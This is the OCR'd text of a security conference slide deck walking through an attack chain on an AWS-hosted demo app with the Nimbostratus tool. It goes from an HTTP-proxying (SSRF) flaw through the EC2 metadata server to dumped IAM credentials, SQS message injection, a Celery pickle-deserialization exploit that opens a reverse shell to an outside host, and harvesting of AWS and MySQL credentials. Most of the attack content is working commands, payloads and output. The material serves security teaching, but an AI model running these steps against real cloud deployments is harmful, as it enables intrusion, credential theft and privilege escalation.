
HTTP request proxying vulnerability

```
andres@laptop:~/$ curl http://twitter.com/?url=http://httpbin.org/user-agent
{
  "user-agent": "python-requests/1.2.3 CPython/2.7.3 Linux/3.2.0-48-virtual"
}

andres@laptop:~/$ curl http://httpbin.org/user-agent
{
  "user-agent": "curl/7.22.0 (x86_64-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3"
}
```



* We use twitter.com as an example. No twitter server(s) were compromised.

Maybe if this is hosted at Amazon...

```
andres@laptop:~/$ curl http://twitter.com/?
url=http://169.254.169.254/latest/meta-data/ami-id
ami-a02f66f2
```


Instance meta-data

- Each time an EC2 instance starts, AWS attaches a “meta-data server” to it, which can be accessed from the instance itself using `http://169.254.169.254/`

- The instance meta-data stores information such as:
  - AMI id: *operating system which was used to boot the instance*
  - Private IP address
  - Instance type: *number of cores, memory, etc.*
  - Amazon region

The meta-data HTTP *server*

Now we know about the meta-data server and our map of the target architecture looks like:



* We use twitter.com as an example. No twitter server(s) were compromised.

Programmatically accessing the meta-data

- Developers use libraries such as **boto** (Python) and fog (Ruby) to access the instance meta-data in a programmatic way
- **The meta-data is always accessed locally**, from within the EC2 instance.
- **The meta-data is organized in paths**, which are well documented. Some paths are static and others change based on the names of objects retrieved from other objects/paths.
- **Wrote a wrapper which monkey-patches boto** and allows us to use boto to retrieve remote meta-data.

Monkey-Patching for automated meta-data dump

Develop your own `core.utils.mangle.mangle` function to extract meta-data from this specific target:

```
import requests

NOT_FOUND = '404 - Not Found'
VULN_URL = 'http://twitter.com/?url=%s'


def mangle(method, uri, headers):
    mangled_url = VULN_URL % uri

    logging.debug('Requesting %s' % mangled_url)
    try:
        response = requests.get(mangled_url)
    except Exception, e:
        logging.exception('Unhandled exception in mangled request: %s' % e)

    code = 200
    if NOT_FOUND in response.text:
        code = 404

    return (code, headers, response.text)
```

Automated meta-data dump with nimbostratus

Now that we have our customized mangle function to exploit the vulnerability we can run nimbostratus to dump all meta-data:

```
andres@laptop:~/$ ./nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://twitter.com/?url=http://169.254.169.254/latest/meta-data/
Requesting http://twitter.com/?url=http://169.254.169.254/latest/meta-
data/instance-type
Requesting http://twitter.com/?url=http://169.254.169.254/latest/meta-
data/instance-id
...
Instance type: t1.micro
AMI ID: ami-a02f66f2
Security groups: django_frontend_nimbostratus_sg
Availability zone: ap-southeast-1a
Architecture: x86_64
Private IP: 10.130.81.89
User data script was written to user-data.txt
```

User-data: OS boot scripts

- AWS allows you to set a startup script using the EC2 user-data parameter when starting a new instance. This is useful for automating the installation and configuration of software on EC2 instances.
- User-data scripts are run on boot time and are made available to the instance using it's meta-data
- The security implications of user-data are know for some time now (*) but there aren't any definitive solutions for it

* http://alestic.com/2009/06/ec2-user-data-scripts

User data scripts: Full of win

```
#!/usr/bin/python

# Where to get the code from
REPO = 'git@github.com:andresriancho/nimbostratus-target.git'

# How to access the code
DEPLOY_PRIVATE_KEY = '''\
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAu/JhMBoH+XQfMMAVj23hn2VHa2HeDJi3FLri3Be5Ky/qZPSC
…
55vBktYGkV3RiPswHiUffTsPG353swZ2P9uAmLUiZ1EjugIEplkMN6XG8c0kXGFp
dZdlX50+xrrZFoPRXT7zgepKBVzf7+m1PxViHJxthPw/p0BVbc6OVA==
-----END RSA PRIVATE KEY-----
'''
DEPLOY_PUBLIC_KEY = '''\
ssh-rsa AAAAB3N...xd4N9TAT0GDFR admin@laptop
'''

…

def clone_repository():
    run_cmd('git clone %s nimbostratus-target' % VULNWEB_REPO)
    run_cmd('pip install --use-mirrors --upgrade -r requirements.txt',
            cwd='nimbostratus-target')

    remove_keys()
```



The keys to the kingdom


Cloud applications
consume
cloud services

Instance profiles

aws documentation

- Instance profiles give EC2 instances a way to access AWS services such as **S3**, SQS, RDS, IAM, etc.
- Define an IAM Role: “SQS Read access” and then assign it to an instance.
- AWS creates a unique set of credentials for that EC2 instance / instance profile and makes them available through meta-data



Dumping instance profile credentials

```
andres@laptop:~/$ ./nimbostratus -v dump-credentials --mangle-
function=core.utils.mangle.mangle
Starting dump-credentials
Requesting http://twitter.com/?url=http://169.254.169.254/latest/meta-
data/iam/security-credentials/
Requesting http://twitter.com/?url=http://169.254.169.254/latest/meta-
data/iam/security-credentials/django_frontend_nimbostratus
Found credentials
  Access key: ASIAJ5BQOUJRD4OPB4SQ
  Secret key: 73PUhbs7roCKP5zUEwUakH+49US4KTzp0j4oeuwF
  Token:
AQoDYXdzEEwaoAJRYenYVU/KY7L5S3NGR5q9pgwrmcyHEF0XVigxyltxAY2m0cuRLfHd2b/vMxS
W8Y2keAa5q4iCV0GlEXVuSpLkj1GL3XB3vU5nbUh0iPHA2GGV4DDXTv8P6NpqWZfuqFBRnvQz37
OtyFUhw6W+dog50BuY48vBW4nPWUriVEMWBKk9cF1voO/W/COHh5rQnKFhVzKUgPdDDzKKKytq2
tS6UzTXFQGNb/v7CYY5Cbp11kYHJWB0pFkodYPF1tt7f0akqBO1dA8OFIoRcHSsh5LBKcaDJDlx
4dkyvcU/nx45Fvq2Z3Twbi7iU6f1RsF8X8puxK+BYe8T/aL6OIYZzNGJDiTwi83pjP7AofbIL0V
EPvjIG54DZlN52/cJpL214tsgxOPzkAU=
```


* The target is defined in core.utils.mangle.mangle

Enumerating permissions with nimbostratus

Once the credentials were dumped, you can use them from any host, in this particular case to enumerate the permissions:

```
andres@laptop:~/$ ./nimbostratus -v dump-permissions --access-key
ASIAJ5BQOUJRD4OPB4SQ --secret-key 73PUhbs7roCKP5zUEwUakH+49US4KTzp0j4oeuwF
--token AqoDYXdz...nx45FvOPzkAU=
Starting dump-permissions
Failed to get all users: "User: arn:aws:sts::334918212912:assumed-
role/django_frontend_nimbostratus/i-0bb4975c is not authorized to perform:
iam:ListUsers on resource: arn:aws:iam::334918212912:user/"
DescribeImages is not allowed: "You are not authorized to perform this
operation."
DescribeInstances is not allowed: "You are not authorized to perform this
operation."
DescribeInstanceStatus is not allowed: "You are not authorized to perform
this operation."
ListQueues IS allowed
{u'Statement': [{u'Action': ['ListQueues'],
                 u'Effect': u'Allow',
                 u'Resource': u'*'}],
 u'Version': u'2012-10-17'}
```

Exploring SQS using the instance profile credentials

```
>>> import boto.sqs
>>> from boto.sqs.connection import SQSConnection

# RegionInfo:ap-southeast-1
>>> region = boto.sqs.regions()[6]

>>> conn = SQSConnection(region=region,
aws_access_key_id='ASIAJ5BQOUJRD4OPB4SQ',
aws_secret_access_key='73PUhbs7roCKP5zUEwUakH+49US4KTzp0j4oeuwF',
security_token='AQo...kAU=')

>>> conn.get_all_queues()
[Queue(https://ap-southeast-
1.queue.amazonaws.com/334918212912/nimbostratus-celery),]

>>> q = conn.get_queue('nimbostratus-celery')
>>> m = q.get_messages(1)[0]
>>> m.get_body()
'{"body": "g...3dhcmdzcRF9cRJ1Lg==", "headers": {}, "content-type":
"application/x-python-serialize", "properties": {"body_encoding":
"base64", "delivery_info": {"priority": 0, "routing_key": "celery",
"exchange": "celery"}, "delivery_mode": 2, "delivery_tag": "c60e66e0-
90e6-4880-9c22-866ba615927e"}, "content-encoding": "binary"}'
```


SQS write access: Yep!

Continues Python session from previous slide

```
>>> from boto.sqs.message import Message
>>> q = conn.get_queue('nimbostratus-celery')
>>> m = Message()
>>> m.set_body('The test message')
>>> status = q.write(m)
>>> status
<boto.sqs.message.Message instance at 0x21c25a8>
```

Identified SQS queue and workers

The **remote architecture** looked like this at that moment:



Celery: Distributed Task Queue

Celery is an asynchronous task queue/job queue based on distributed message passing. It is focused on real-time operation, but supports scheduling as well.

The execution units, called tasks, are executed concurrently on a single or more worker servers using multiprocessing, Eventlet, or gevent. Tasks can execute asynchronously (in the background) or synchronously (wait until ready).

Celery is used in production systems to process millions of tasks a day.

Latest_news: Celery 3.0 Released!

on 7 Jun 2012, 6:17 p.m.

GETTING STARTED

Install celery by download or `pip install -U Celery`

Set up RabbitMQ, Redis or one of the other supported brokers

Select one of the following guides:

First steps with Python

First steps with Django

EASY TO INTEGRATE

Celery is easy to integrate with web frameworks, some of which even have integration packages.

Celery is written in Python, but the protocol can be implemented in any language. It can also operate with other languages using webhooks.

MULTI BROKER SUPPORT

The recommended message broker is RabbitMQ, but support for Redis, Beanstalk, MongoDB, CouchDB, and databases (using SQLAlchemy or the Django ORM) is also available.

Celery knows it's weaknesses

(but uses pickle as it's default anyway)

A quote from Celery's documentation:

Serializers

The default *pickle* serializer is convenient because it supports arbitrary Python objects, whereas other serializers only work with a restricted set of types.

But for the same reasons the *pickle* serializer is inherently insecure [*], and should be avoided whenever clients are untrusted or unauthenticated.

In this case the clients are trusted and the broker is authenticated, but we gained access to the SQS credentials and can inject messages into the SQS queue!

* SSL Signing of broker messages is a good fix for this vulnerability

Insecure object (de)serialization

widely known vulnerability


```
>>> import cPickle

# Expected use
>>> cPickle.dumps( ('a', 1) )
"(S'a'\nI1\ntp1\n."
>>> cPickle.loads("(S'a'\nI1\ntp1\n.")
('a', 1)

# The vulnerability is here:
>>> cPickle.loads("cos\nsystem\n(S'ls'\ntR.'\ntR.")
.    ..   foo    bar    spam   eggs
0
>>>
```

Reverse shell from pickles

- Read and write access to Celery's broker (SQS)
- Celery uses Python's pickle
- Write specially crafted SQS Message with a reverse shell payload to the queue, wait for one of the workers to un-pickle the message



Run celery pickle exploit

```
andres@laptop:~/$ ./nimbostratus -v celery-pickle-exploit --access-key
ASIAJ5BQOUJRD4OPB4SQ --secret-key 73PUhbs7roCKP5zUEwUakH+49US4KTzp0j4oeuwF
--reverse 1.2.3.4:4000 --queue-name nimbostratus-celery --region ap-
southeast-1
Starting celery-exploit
SQS queue nimbostratus-celery is vulnerable
We can write to the SQS queue.
Start a netcat to listen for connections at 1.2.3.4:4000 and press enter.

Sent payload to SQS, wait for the reverse connection!
```

On a different console...

```
ubuntu@1.2.3.4:/tmp$ nc -l 1.2.3.4 4000
/bin/sh: 0: can't access tty; job control turned off
$ ls
manage.py
proxy
vulnweb
$ whoami
www-data
```


Gained access through
the back door

AWS credentials in Celery worker

```
celery@worker:~/$ git clone https://github.com/andresriancho/nimbostratus.git
celery@worker:~/$ cd nimbostratus
celery@worker:~/nimbostratus/$ ./nimbostratus -v dump-credentials
Found credentials
  Access key: None
  Secret key: None

celery@worker:~/$ find . -name '*.py' | xargs grep AWS_
vulnweb/vulnweb/broker.py:AWS_ACCESS_KEY_ID = 'AKIAIV7IFHFKHY3J6KVA'
vulnweb/vulnweb/broker.py:AWS_SECRET_ACCESS_KEY =
'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'

andres@laptop:~/$ ./nimbostratus -v dump-permissions --access-key
AKIAIV7IFHFKHY3J6KVA --secret-key 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
Starting dump-permissions
These credentials belong to low_privileged_user, not to the root account
Getting access keys for user low_privileged_user
User for key AKIAIV7IFHFKHY3J6KVA is low_privileged_user
{u'Statement': [{u'Action': u'iam:*',
                 u'Effect': u'Allow',
                 u'Resource': u'*',
                 u'Sid': u'Stmt1377108934836'},
                {u'Action': u'sqs:*',
                 u'Effect': u'Allow',
                 u'Resource': u'*',
                 u'Sid': u'Stmt1377109045369'}]}
```


MySQL credentials in Celery worker

```
celery@worker:~/$ find . -name '*.py' | xargs grep -i PASSWORD -C5
databases.py-DATABASES = {
databases.py-    'default': {
databases.py-        'ENGINE': 'django.db.backends.mysql',
databases.py-        'NAME': 'logs',
databases.py-        'USER': 'noroot',
databases.py:        'PASSWORD': 'logs4life',
databases.py-        'HOST': 'nimbostratus.cuwm4g9d5qpy.ap-southeast-
1.rds.amazonaws.com',
databases.py-        'PORT': '',
databases.py-    }
databases.py-}
...
```

- I connected to the MySQL database only to discover that **the “noroot” user is restricted** to access only the “logs” database
- One more piece of the puzzle that the trained eye sees is that this MySQL server is **hosted in RDS**.

Identified RDS-MySQL instance

After gaining access to the operating system of the celery worker and dumping the permissions for the newly captured credentials, the **remote architecture** looked like:



iam:* privilege escalation

Identity and Access Management (IAM)

- As an Amazon AWS architect **you use IAM to**:
  - Manage users and groups
  - Manage roles
  - Manage permissions
  - Manage access keys (API keys for AWS)
- Users can be restricted to only access the read-only calls in the “iam:” realm of the AWS API, or only be able to manage users but no groups, etc.
- A user with **iam:*** access can manage all of the above

